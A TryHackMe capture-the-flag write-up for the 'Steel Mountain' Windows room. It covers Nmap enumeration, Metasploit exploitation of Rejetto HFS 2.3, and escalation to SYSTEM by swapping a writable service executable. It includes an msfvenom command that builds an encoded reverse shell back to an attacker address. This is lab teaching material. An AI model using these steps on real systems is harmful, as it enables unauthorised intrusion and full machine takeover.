Steel Mountain -TryHackMe Writeup
Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation…
Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation…
Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.
Room link: https://tryhackme.com/room/steelmountain
Introduction & Enumeration
After deploying the machine, begin with basic enumeration.

Since the machine does not respond to ICMP, skip ping checks and go straight to Nmap:
1

nmap -T4 -p- -A <MACHINE_IP>
🏆 Who is the Employee of the Month?
Browse to:
1
http://<TARGET_IP>/

By attempting to save the image of the employee, the filename reveals the individual’s name.
Answer: Bill Harper
Initial Access
An Nmap scan reveals several open ports, including a secondary web server:
- Port 80: Microsoft IIS 8.5- Port 8080: Rejetto HTTP File Server (HFS) 2.3
Navigate to:
1
http://<TARGET_IP>:8080
Identifying the Vulnerability
Browsing to the web server on port 8080 confirms it is running Rejetto HTTP File Server 2.3.
Researching this version on Exploit-DB reveals a Remote Command Execution (RCE) vulnerability.
Gaining a Shell
Using Metasploit, we can automate the exploitation of this service:
https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/
- Search and Load:
use exploit/windows/http/rejetto_hfs_exec- Configure Options: SetRHOSTSto the target IP andRPORTto 8080.- Exploit: Running the exploit drops us into a Meterpreter session.






From the Meterpreter shell, we navigate to Bill’s desktop to find the user flag:
- User Flag: Found in
C:\Users\bill\Desktop\user.txt
Privilege Escalation
With initial access as the user bill, we now aim to escalate our privileges to SYSTEM.
Enumeration with PowerUp
We use the PowerShell script PowerUp.ps1 to look for common Windows misconfigurations. After uploading the script and loading the PowerShell extension in Meterpreter , we run Invoke-AllChecks.



The scan identifies a vulnerable service where the CanRestart option is set to True.
- Vulnerable Service: AdvancedSystemCareService9
Exploiting Service Permissions
The service path is identified as having “Unquoted Service Paths” and, more importantly, weak file permissions. This allows us to replace the legitimate service executable with a malicious one.

- Generate Payload: Use
msfvenomto create a reverse shell executable namedAdvanced.exe:
1
msfvenom -p windows/shell_reverse_tcp LHOST=<Your_IP> LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe

- Upload Payload: Transfer the file to the target machine in the service’s directory.
- Restart Service: Stop the legitimate service and start it again to trigger our payload.


Capturing the Root Flag
Once the service restarts, it executes our malicious binary as NT AUTHORITY\SYSTEM. We catch the reverse shell on our listener and navigate to the Administrator’s desktop:
Root Flag: Found in C:\Users\Administrator\Desktop\root.txt
Summary
We began by scanning the target and discovered web servers on ports 80 and 8080. The service on port 8080 was identified as Rejetto HTTP File Server, which was vulnerable to CVE-2014–6287. Using Metasploit, we exploited this vulnerability to gain an initial shell as Bill and captured the user flag.
For privilege escalation, we used PowerUp to enumerate misconfigurations and found a vulnerable service with weak file permissions. By replacing the service executable with a malicious payload and restarting it, we gained SYSTEM privileges and retrieved the root flag from the Administrator account.